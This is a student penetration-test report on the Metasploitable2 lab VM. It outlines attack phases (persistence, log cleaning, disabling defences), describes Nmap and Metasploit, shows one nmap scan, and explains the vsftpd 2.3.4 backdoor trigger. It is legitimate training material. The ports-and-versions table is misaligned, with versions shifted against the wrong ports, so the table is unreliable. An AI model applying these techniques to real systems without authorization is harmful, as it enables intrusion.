CENTRE FOR DEVELOPMENT OF ADVANCED COMPUTING, THIRUVANANTHAPURAM

2024

Vulnerability Assessment and Penetration Testing on Metasploitable2

SUBMITTED BY

Prashant Kumar Moroliya (240360940024)

Pooja Suresh Kakade (240360940022)

Pritesh Vishwas Barela (240360940025)

Poorva Dalvi (240360940023)

Kunal Rajendra Patil (240360940021)

UNDER GUIDANCE OF

Mr. Hiron Bose

(Scientist E)

CENTRE FOR DEVELOPMENT OF ADVANCED COMPUTING, THIRUVANANTHAPURAM

2024

CERTIFICATE

We hereby declare that the work presented in this report entitled "VULNERABILITY ASSESSMENT AND PENETRATION TESTING ON METASPLOITABLE2" in partial fulfilment of the requirements for the award of the Post Graduation Diploma in Cybersecurity and Forensics submitted to CENTRE FOR DEVELOPMENT OF ADVANCED COMPUTING, THIRUVANANTHAPURAM is an authentic record of my own work carried out over a period from 15th July 2024 to 15th August 2024 under the supervision of Mr Hiron Bose (Scientist E), Centre for Development of Advanced Computing, Thiruvananthapuram.

The matter embodied in the report has not been submitted for the award of any other degree or diploma.

(Student Signature)

This is to certify that the above statement made by the candidates is true to the best of my knowledge.

Date:

Project Supervisor HOD Principal

TABLE OF CONTENT

ACKNOWLEDGEMENT

We wish to express our deep appreciation to Mr Hiron Bose (Scientist E), Centre for Development of Advanced Computing, Thiruvananthapuram, for providing his uncanny guidance, invaluable support and encouragement throughout the Project work, without which the work would have been an exercise in vainness.

We would like to thank all our colleagues, who have given us moral support and their relentless advice throughout the completion of this work.

Prashant Kumar Moroliya (240360940024)

Pooja Suresh Kakade (240360940022)

Pritesh Vishwas Barela (240360940025)

Poorva Dalvi (240360940023)

ABSTRACT

Penetration Testing is a specialized security auditing method where a tester simulates an attack on the system. The goal of this testing is not to damage the system but to identify attack surfaces, vulnerabilities, and other security weaknesses from the perspective of an attacker. Great care is taken to ensure that no system is damaged during this process.

This type of testing involves:

- Manual scanning tools, such as nmap, nikto, wpscan, and metasploit
- Automated vulnerability scanning tools, such as Nessus

This report is organized as follows:

1. Introduction: Describes the steps taken for testing the security of the system.
2. Attack Narrative: Details the exploitation of the system and provides proof of exploitation.
3. Vulnerability Assessment: Rates the vulnerabilities according to their impact on the system and offers recommendations for each vulnerability.

Keywords: Penetration testing, Metasploit, Metasploitable 2, vulnerabilities, Stuxnet, Kali Linux, and Nmap.

Executive Summary

A penetration test, or pen test, is a crucial cybersecurity technique that involves simulating an attack on a computer system to identify and evaluate security vulnerabilities. This authorized testing helps uncover weaknesses that could be exploited by malicious actors and assesses the effectiveness of existing security measures.

Penetration tests can be performed using:

- White Box Testing: Where detailed system information is available, allowing for a comprehensive assessment.
- Black Box Testing: Where only basic information is provided, simulating an external attacker's perspective.

The primary objectives of a penetration test are to:

- Identify potential vulnerabilities in the system.
- Evaluate the effectiveness of current security defences.
- Provide actionable recommendations for improving security.

Results are reported to the system owner, including an analysis of discovered vulnerabilities, their potential impact, and suggestions for mitigation.

Penetration testing is a key component of a full security audit and is required by standards like the Payment Card Industry Data Security Standard (PCI DSS) to ensure ongoing compliance and robust security.

1. INTRODUCTION

1.1 General Introduction

A penetration test, often referred to as a pen test, is a sanctioned simulated attack on a computer system aimed at identifying security vulnerabilities. This process can potentially uncover ways to gain unauthorized access to the system's features and data.

During a penetration test, the target systems are identified, and a specific objective is established. The tester then reviews all available information and employs various techniques to achieve the goal. The target of a penetration test might be a white box (where detailed background and system information is provided) or a black box (where only minimal information, such as the company name, is given). Penetration testing helps determine whether a system is susceptible to attacks, evaluates the effectiveness of existing defences, and identifies which, if any, were compromised during the test

Any security issues discovered during the penetration test should be reported to the system owner. These reports often include an assessment of potential impacts on the organization and suggest countermeasures to mitigate risks.

The objectives of a penetration test can vary depending on the nature of the engagement. However, the primary aim is to identify vulnerabilities that could be exploited by malicious actors and to inform the client about these vulnerabilities, along with recommended strategies for mitigation.

Penetration tests are integral to a comprehensive security audit. For instance, the Payment Card Industry Data Security Standard mandates regular penetration testing and requires it after any significant system changes.

1.2 Problem Definition

Computer applications are becoming increasingly complex, and the risks associated with them are growing as well. Developers and administrators cannot fully guarantee the safety of these systems. Therefore, it is necessary to assess the system from an attacker's perspective. Although there are many automated scanners like Nessus available, they do not ensure complete security.

These automated scanners are effective at identifying well-known vulnerabilities, but they often fail to detect security misconfigurations. Additionally, automated scans do not guarantee the safety of the system and, in some cases, may inadvertently cause a Denial of Service (DoS). Moreover, they can leave backdoors in the system after checking and exploiting vulnerabilities.

As a result, it is crucial to manually verify the security misconfigurations that automated scanners fail to detect. Furthermore, it is important to ensure that no damage occurs during penetration tests on the system.

1.3 Objective

The objective of this penetration testing is to identify security vulnerabilities within the system, assess the extent to which they can be exploited, and understand the associated risks. In addition to these primary goals, we have the following objectives:

- Conduct comprehensive scans to identify potential areas of exposure and services that may serve as entry points.
- Perform targeted scans and manual investigations to validate identified vulnerabilities.
- Prioritize vulnerabilities based on their threat level, potential for loss, and likelihood of exploitation.
- Carry out supplementary research and development activities to support thorough analysis.
- Identify issues that pose immediate risks and recommend actionable solutions.
- Provide long-term recommendations to enhance overall security.
- Ensure the safety of the system at every stage of the testing process.

1.4 Methodology

The methodology of performing a penetration test contains the following phases:

Phase 1: Information Gathering (Reconnaissance)

In this initial phase, the attacker (or penetration tester) focuses on collecting as much information as possible about the target organization. This is done through various techniques, both passive and active, to understand the target's infrastructure, employee behaviours, and potential vulnerabilities. Common methods include:

- Open-Source Intelligence (OSINT): Gathering publicly available information from sources like websites, social media, public records, and forums. This helps in understanding the organization’s structure, technologies in use, and any recent changes that might have introduced new vulnerabilities.
- Social Engineering: Manipulating individuals to divulge confidential information. This can involve phishing attacks, pretexting, or baiting. The goal is to exploit human psychology to gain information that could be used in later phases of the attack.
- Network Reconnaissance: Using tools like Nmap or Wireshark to passively monitor network traffic, identify live hosts, open ports, and network services without directly interacting with the target systems.
- Physical Reconnaissance: In some cases, attackers may physically observe or enter the target premises to gather intelligence. This might include tailgating employees into secure areas or searching through discarded documents (dumpster diving) for sensitive information.

Phase 2: Scanning and Identifying Vulnerabilities

Once sufficient information is gathered, the next step is to actively probe the target's systems to identify weaknesses that can be exploited. This involves:

- Network Scanning: Actively scanning the network to discover open ports, services running on these ports, and the versions of software in use. Tools like Nessus, OpenVAS, or Nmap are commonly used in this phase.
- Vulnerability Scanning: Identifying known vulnerabilities in the systems by using automated scanners like Nessus or manual testing methods. The goal is to find outdated software, misconfigurations, unpatched systems, and weak passwords.
- Web Application Scanning: Testing web applications for common vulnerabilities such as SQL injection, cross-site scripting (XSS), or insecure direct object references (IDOR). Tools like Burp Suite or OWASP ZAP are often used to automate this process.
- Service Enumeration: Delving deeper into discovered services to identify specific versions, configurations, and potential misconfigurations that could be exploited.
- Penetration Testing on Internal Systems: If access is available, the attacker may perform tests on internal devices to uncover more sensitive vulnerabilities, including those related to operating systems, applications, and network hardware.

Phase 3: Gaining Access (Exploitation)

This phase involves exploiting identified vulnerabilities to gain unauthorized access to the target's systems. The goals might include:

- Privilege Escalation: Once initial access is gained, the attacker will attempt to elevate their privileges to gain control over more sensitive parts of the network. This could involve exploiting known vulnerabilities in the operating system, using stolen credentials, or manipulating system processes.
- Data Exfiltration: If the objective is to steal information, the attacker will focus on extracting sensitive data such as intellectual property, customer information, or financial records. Tools like Metasploit may be used to deploy exploits that allow for data extraction.
- Creating Persistence: To ensure ongoing access, the attacker may install backdoors, create new user accounts, or manipulate scheduled tasks. This persistence allows the attacker to return later without needing to exploit the same vulnerabilities again.
- Network Pivoting: Using the compromised system as a springboard, the attacker may attempt to move laterally within the network to compromise other systems, gather more information, or reach higher-value targets.

Phase 4: Maintaining Access (Post-Exploitation)

After gaining access, the attacker must ensure they can maintain their foothold within the system to achieve their objectives. This phase includes:

- Establishing Backdoors: Installing software or configuring the system in a way that allows the attacker to regain access even if the initial vulnerability is patched. This might involve creating hidden user accounts, installing remote access tools (RATs), or modifying system files.
- Rootkits and Trojans: Deploying rootkits to hide malicious activity from the operating system and monitoring tools. Trojans may be used to disguise malicious programs as legitimate ones, helping to avoid detection.
- Data Harvesting: Continuously collecting valuable data from the system, which could include logging keystrokes, capturing screenshots, or copying files. The attacker may also monitor network traffic to gather more information about the organization's operations.
- Command and Control (C2) Infrastructure: Setting up communication channels between the compromised system and the attacker's server to issue commands, receive updates, or exfiltrate data without raising suspicion.

Phase 5: Covering Tracks (Evasion)

Once the attacker has accomplished their goals, they will take steps to erase evidence of their activities to avoid detection and potential legal consequences. This phase involves:

- Log Cleaning: Deleting or altering system and application logs that may contain traces of the attack. This helps in removing evidence of unauthorized access, failed login attempts, or the execution of malicious code.
- Disabling Security Controls: Temporarily disabling antivirus software, firewalls, or intrusion detection systems (IDS) to prevent them from catching the attack. The attacker may also tamper with system integrity checks or disable logging mechanisms.
- File Deletion: Removing or encrypting files created during the attack, including malware, scripts, or data dumps. The goal is to leave as little trace as possible of the intrusion.
- Network Cleanup: Shutting down C2 servers, removing backdoors, and ensuring that no remnants of the attack infrastructure remain on the target network. This step is critical to avoiding detection during routine audits or incident response.
- Persistence Mechanism Removal: The attacker may remove or disable any persistence mechanisms that could be discovered during a forensic investigation, such as hidden user accounts or modified system files.

2. LITERATURE SURVEY

2.1 Passive Reconnaissance

This is also known as Open-Source intelligence (OSINT) or simply Information Gathering, the idea behind passive reconnaissance is to gather information about a target using only publicly available resources.

Some references will assert that passive reconnaissance can involve browsing a target's website to view and download publicly available content whereas others will state that passive reconnaissance does not involve sending any packets whatsoever to the target site.

2.1.1 Types of passive reconnaissance

Passive Information Gathering

Passive information gathering is typically used when there is a strict requirement that the information-gathering activities must never be detected by the target. This method is technically challenging because it involves no direct interaction with the target organization—neither from our hosts nor from "anonymous" hosts or services across the Internet. As a result, we rely solely on archived or stored information, which may be outdated or incorrect due to the limitations of using third-party sources.

Semi-Passive Information Gathering

The goal of semi-passive information gathering is to profile the target using methods that resemble normal Internet traffic and behaviour. In this approach:

- We only query the published name servers for information, avoiding in-depth reverse lookups or brute force DNS requests.
- We do not search for "unpublished" servers or directories.
- We avoid network-level port scans or using web crawlers, and we focus only on metadata in published documents and files, rather than actively seeking hidden content.

The key objective is to avoid drawing attention to our activities. Although the target may be able to discover these reconnaissance activities post-mortem, they should not be able to attribute the activities to any specific entity.

Activities such as browsing web pages, reviewing available content, downloading posted documents, or examining any other information available in the public domain are considered within the scope of semi-passive information gathering. However, it does not involve more intrusive actions such as sending crafted payloads to test input validation filters, conducting port scanning, vulnerability scanning, or other similar activities that would fall under the definition of active reconnaissance.

2.1.2 Scope and ROE

When conducting passive reconnaissance activities during a penetration test or security assessment, we adhere to a pre-defined target and scope. Although the data is collected solely from the public domain and without any malicious intent, several precautions are taken to avoid exposing sensitive details related to any discovered vulnerabilities.

1. Target and Scope: As previously mentioned, a penetration test or security assessment is typically scoped to a single or a select few targets. This ensures that all activities are focused and relevant to the objectives of the engagement.
2. Redacting Identifying Information: We take care to redact any identifying information that might disclose the exact location of a potentially damaging vulnerability or reveal personal details, such as an individual's full name or contact information, which are not necessary for understanding the passive reconnaissance technique. While redaction does not completely de-identify the context of the discovery, it helps to mitigate the risk of exposing sensitive information. However, it is still possible to determine which sites or organizations the data belongs to.
3. Reporting Discovered Vulnerabilities: When appropriate and feasible, we report any discovered vulnerabilities to the respective organization for remediation. Although these vulnerabilities are already in the public domain and visible to anyone, we, as security professionals, feel an obligation to ensure they are remediated whenever possible.

It is important to emphasize that none of these techniques involve maliciously scanning or probing a given website. All information is gathered from the public domain using techniques and tools that are readily available to anyone. Additionally, while terms such as "attack" (e.g., "social engineering attack") are used throughout the process, this does not imply any malicious activity. Any active reconnaissance or testing activities should only be conducted within the scope of sanctioned penetration tests or security assessments.

2.1.3 Tools used in Passive Reconnaissance

- Whois: This tool provides information about where a website is located, who owns the IP block, and potentially lists contact details. It's commonly used to gather registration details about domain names and IP addresses.
- Nslookup: Nslookup is a command-line tool used to obtain the IP address associated with a domain name. It works by performing DNS queries, allowing users to find the IP addresses for specific domain names.
- TheHarvester: This Python-based tool is used to extract email addresses associated with a domain by searching on Google and other social networking sites. It's particularly useful for gathering information about the target organization's communication points.
- Recon-ng: Recon-ng is a powerful reconnaissance framework with a GUI for organizing and viewing all passive information gathered. It allows users to collect and analyse data from various sources in a structured manner.
- Shodan: Shodan is a search engine that provides information about open ports and services running on internet-connected devices. It's often used to discover publicly exposed systems and understand their configurations.

2.2 Active Reconnaissance

Active reconnaissance involves direct interaction with the target to gather information about it. This type of information gathering is generally more accurate than passive reconnaissance because it allows for real-time data collection and validation. However, it comes with certain disadvantages:

- Risk of Detection: Active reconnaissance is more likely to be detected by the target machine since it involves sending queries and requests directly to the system.
- Potential for Damage: There is a risk that active reconnaissance activities may inadvertently cause damage to the target system, especially if not conducted carefully.

Despite these risks, active reconnaissance is a crucial step in penetration testing and security assessments, providing more precise and actionable insights into the target's vulnerabilities.

2.2.1 hping3 tool

hping3 is a versatile command-line tool that allows users to craft packets at the IP layer (Layer 3) and above. It offers a wide range of functionalities, including:

- Port Scanning: It can be used to discover open ports on the target system, identifying potential entry points for further testing or attacks.
- Small-Scale Attacks: The tool supports performing small attacks such as Smurf and Land attacks, which exploit specific vulnerabilities in network protocols.
- TCP Flag Manipulation: hping3 allows users to set TCP flags, enabling advanced testing techniques like TCP flag scanning or manipulating packets to test the target's response.
- Fuzzing: The tool can be used for fuzzing, sending malformed or unexpected data to the target system to identify vulnerabilities.
- Idle Scanning: hping3 also supports idle scanning, a stealthy technique where the user can scan a target system without directly revealing their own IP address.

2.2.2 Scapy

Scapy is a powerful module built in Python, designed for crafting custom packets across various network layers, including Layer 2 (Data Link), Layer 3 (Network), Layer 4 (Transport), and beyond. Key features of Scapy include:

- Custom Packet Creation: Scapy allows users to create and manipulate packets at multiple layers, providing a high degree of flexibility for network testing and analysis.
- Script Integration: The module can be combined with Python to form custom scripts, enabling automation of network tasks and the creation of sophisticated testing tools.
- Network Probing and Port Scanning: Scapy can be used to manually probe networks to identify open ports, assisting in the discovery of potential vulnerabilities.
- Banner Grabbing: The tool is also capable of performing banner grabbing, a technique used to gather information about services running on open ports, which can help in identifying the software and its version on a target system.

2.3 Nmap

Nmap (Network Mapper) is a powerful security scanner originally developed by Gordon Lyon, also known by his pseudonym Fyodor. Nmap is used to discover hosts and services on a computer network, effectively building a "map" of the network. It accomplishes this by sending specially crafted packets to the target host(s) and analysing the responses. Nmap provides a variety of features for probing computer networks, including host discovery, service detection, and operating system identification. These capabilities are further enhanced by the use of scripts that allow for advanced service detection, vulnerability identification, and other specialized functions. Nmap is adaptable to network conditions such as latency and congestion, making it a versatile tool for security assessments. The user community actively contributes to the ongoing development and refinement of Nmap.

Additional Considerations:

- Nmap Scripting Engine (NSE) Customization: Users can create custom scripts to extend Nmap's functionality, enabling tailored scans and automation of complex tasks like vulnerability detection and compliance checks.
- Stealth Scanning Techniques: Nmap offers stealth scanning techniques, such as SYN scans, which minimize detection risks by not completing TCP handshakes.
- Timing and Performance Options: Nmap provides options to adjust scan speed and performance, balancing between stealthiness and efficiency based on network conditions.
- Integration with Other Tools: Nmap can be integrated with tools like Metasploit for enhanced exploitation capabilities based on scan results.
- Versatility Across Platforms: Nmap is compatible with Windows, Linux, and macOS, making it a flexible tool for diverse environments.
- Community and Documentation: Nmap has extensive documentation and a strong community support, including resources like the official book "Nmap Network Scanning."

2.3.1 Nmap Features

- Host Discovery Identifying active hosts on a network by detecting those that respond to TCP and/or ICMP requests or have specific open ports.
- Port Scanning: Enumerating open ports on target hosts to identify potential entry points.
- Version Detection: Determining the application name and version of network services running on remote devices.
- OS Detection: Identifying the operating system and hardware characteristics of network devices.
- Scriptable Interaction with Targets: Utilizing the Nmap Scripting Engine (NSE) and Lua programming language for advanced interactions, such as custom service detection and vulnerability scanning.

Nmap can also provide additional information about targets, including reverse DNS names, device types, and MAC addresses.

2.3.2 Typical Uses of Nmap

Security Auditing: Auditing the security of a device or firewall by identifying accessible network connections.

Port Identification: Identifying open ports on a target host as part of a broader security audit.

Network Inventory and Mapping: Performing network inventory, mapping, maintenance, and asset management tasks.

New Server Detection: Auditing network security by identifying new or unauthorized servers on the network.

Traffic Generation and Analysis: Generating network traffic to hosts and analysing the response and response time.

Vulnerability Exploitation: Finding and exploiting vulnerabilities within a network.

2.3.3 Nmap Output Formats

Interactive Mode: This mode allows for real-time interaction with the user, prompting them to enter various options as the scan progresses.

XML Format: The XML output format can be processed by XML tools and converted into an HTML report using XSLT.

Normal Mode: The standard output seen when running Nmap from the command line, which can also be saved to a file.

Script Kiddie Mode: An amusing format that replaces letters with their visually similar number representations. For example, "interesting ports" becomes "Int3restIng portz."

2.4 Metasploit

The Metasploit Project is a comprehensive computer security project that provides valuable information about security vulnerabilities and assists in penetration testing and IDS signature development. Its most renowned sub-project is the open-source Metasploit Framework, a powerful tool for developing and executing exploit code against remote target machines. In addition to the Framework, the Metasploit Project includes sub-projects such as the Opcode Database, shellcode archive, and related research. Metasploit is also known for its anti-forensic and evasion tools, some of which are integrated into the Framework, making it a versatile tool for both offensive and defensive security research.

2.4.1 Metasploit Framework

The basic steps for exploiting a system using the Framework include:

1. Choosing and Configuring an Exploit: The Framework includes approximately 900 different exploits, targeting various operating systems such as Windows, Unix/Linux, and macOS. An exploit takes advantage of specific vulnerabilities in the target system.
2. Optionally Checking Vulnerability: Before executing an exploit, users can verify whether the target system is susceptible to the selected exploit. This can save time and reduce the chances of triggering unnecessary alerts.
3. Choosing and Configuring a Payload: After successfully exploiting a target, a payload is the code that runs on the target system. Metasploit offers a variety of payloads, such as remote shells, VNC servers, and more, depending on the attacker's objectives.
4. Encoding the Payload: To evade intrusion prevention systems (IPS), the payload can be encoded. Metasploit supports multiple encoding techniques, which help in bypassing security defences.
5. Executing the Exploit: Once everything is configured, the exploit is executed, and if successful, the payload is delivered and executed on the target system.

This modular approach—allowing the combination of any exploit with any payload—is the primary advantage of the Framework. It simplifies the tasks of attackers, exploit writers, and payload developers by offering a highly customizable platform.

Additional Considerations:

- Integration with Other Tools: Metasploit can integrate with other tools like Nmap for network scanning, and vulnerability scanners like Nexpose, Nessus, and OpenVAS. This integration allows for automated vulnerability detection and exploitation.
- Custom Module Development: Security professionals can develop custom modules, exploits, and payloads within the Framework, enabling tailored penetration testing strategies.
- Post-Exploitation Modules: After a successful exploit, Metasploit offers various post-exploitation modules to maintain persistence, escalate privileges, gather further information, and pivot within the network.

- Community Contributions: The Metasploit Framework benefits from a large, active community that regularly contributes new exploits, payloads, and modules, keeping the tool updated with the latest security research.

2.4.2 Exploits

Metasploit currently has over 1,613 exploits, categorized into various groups, such as:

- Browser Exploits: Includes a collection of remote code execution exploits targeting browsers like Firefox.
- Mobile Exploits: Dedicated exploits for mobile platforms like Android and iOS.
- Operating System Exploits: Specific exploits targeting various operating systems such as Linux, Windows, BSD, Irix, and Solaris.
- Multi-Platform Exploits: Exploits that are not tied to a specific platform and can target multiple operating systems.

Additional Considerations:

- Zero-Day Exploits: Metasploit occasionally includes modules for zero-day exploits, allowing penetration testers to simulate real-world attack scenarios.
- Exploit Automation: Users can automate exploit deployment and testing using Metasploit's scripting capabilities, streamlining the penetration testing process.

2.4.3 Payloads

Metasploit offers over 438 payloads, including:

- Command Shell: Enables users to execute arbitrary commands on the target system, collect data, or deploy additional scripts.
- Meterpreter: A powerful payload that provides a comprehensive suite of post-exploitation tools, allowing control over the target system, including file browsing, screen capture, and command execution.
- Dynamic Payloads: These are customized to evade antivirus and intrusion detection systems by generating unique payloads with each execution.

Additional Considerations:

- Staged vs. Stageless Payloads: Metasploit supports both staged (delivered in parts) and stageless (delivered in one go) payloads, offering flexibility based on the target environment.
- Persistence Modules: Payloads that help maintain access to the target system, even after a reboot, ensuring continued control and monitoring.
- Network Pivoting: Using payloads like Meterpreter, attackers can pivot through the network, allowing them to explore and exploit additional systems.


3. ATTACK NARRATIVE


3.1 Open ports and services


The first step of this testing was scanning the IP with Nmap to reveal open ports and services along with their versions that can be used as entry points to the server. Further the operating system was enumerated so that the target system can be identified for exploits.

The following query was performed to discover the open ports and services:

nmap -p- -sV -O -vv -oA server 192.168.43.15







Ports and services along with their versions:

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	vsftpd 2.3.4
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	syn-ack ttl 64	Linux telnetd
25/tcp	open	smtp	syn-ack ttl 64	Postfix smtpd
53/tcp	open	domain	syn-ack ttl 64	Isc BIND 9.4.2
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	syn-ack ttl 64	2 (RPC #100000)
139/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	syn-ack ttl 64	netkit-rsh rexecd
513/tcp	open	login	syn-ack ttl 64	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	syn-ack ttl 64	GNU Classpath grmiregistry
1099/tcp	open	java-rmi	syn-ack ttl 64	Metasploitable root shell
1524/tcp	open	bindshell	syn-ack ttl 64	2-4 (RPC #100003)
2049/tcp	open	nfs	syn-ack ttl 64	ProFTPD 1.3.1
2121/tcp	open	ftp	syn-ack ttl 64	MySQL 5.0.51a-3ubuntu5
3306/tcp	open	mysql	syn-ack ttl 64	distccd vl ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3632/tcp	open	distccd	syn-ack ttl 64	PostgreSQL DB 8.3.0 - 8 3 7
5432/tcp	open	postgresql	syn-ack ttl 64	VNC (protocol 3.3)
5900/tcp	open	vnc	syn-ack ttl 64	(access denied)
6000/tcp	open	X11	syn-ack ttl 64	UnrealIRCd
6667/tcp	open	irc	syn-ack ttl 64	UnrealIRCd (Admin email adminOMetasploitable. LAN)
6697/tcp	open	irc	syn-ack ttl 64	Apache Jserv (Protocol VI.3)
8009/tcp	open	ajp13	syn-ack ttl 64	Apache Tomcat/Coyote JSP engine 1.1
8180/tcp	open	http	syn-ack ttl 64	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
8787/tcp	open	drb	syn-ack ttl 64	1 (RPC #100024)
36134/tcp	open	status	syn-ack ttl 64	GNU Classpath grmiregistry
39835/tcp	open	java-rmi	syn-ack ttl 64	1-3 (RPC #100005)
42646/tcp	open	mountd	syn-ack ttl 64	1-4 (RPC #100021)
44193/tcp	open	nlockmgr	syn-ack ttl 64	vsftpd 2.3.4

The above 30 ports are found to be open on the metasploitable2 server. The next step is to enumerate each service and test for the security vulnerabilities.

Vsftpd backdoor command execution

Description:

Vsftpd (Very Secure FTP Daemon) version 2.3.4 is compromised by a backdoor that allows unauthorized remote command execution. The vulnerability is triggered when an attacker logs into the FTP server using a username followed by a smiley face (:)) without providing a password. Upon successful login, the attacker gains access to a remote shell on port 6200 of the target machine. This backdoor was intentionally inserted into the vsftpd codebase, making it a severe security concern for any system running the affected version.

Additional Considerations:

- Attack Vector: The exploitation of this vulnerability requires only the ability to connect to the FTP server, making it easily accessible for attackers.
- Remote Shell Access: The backdoor not only compromises FTP functionality but also allows attackers to execute arbitrary commands on the target machine, potentially leading to full system compromise.
- Intentional Compromise: The nature of the backdoor indicates a deliberate attempt to compromise vsftpd, highlighting the importance of verifying the integrity of software before deployment.

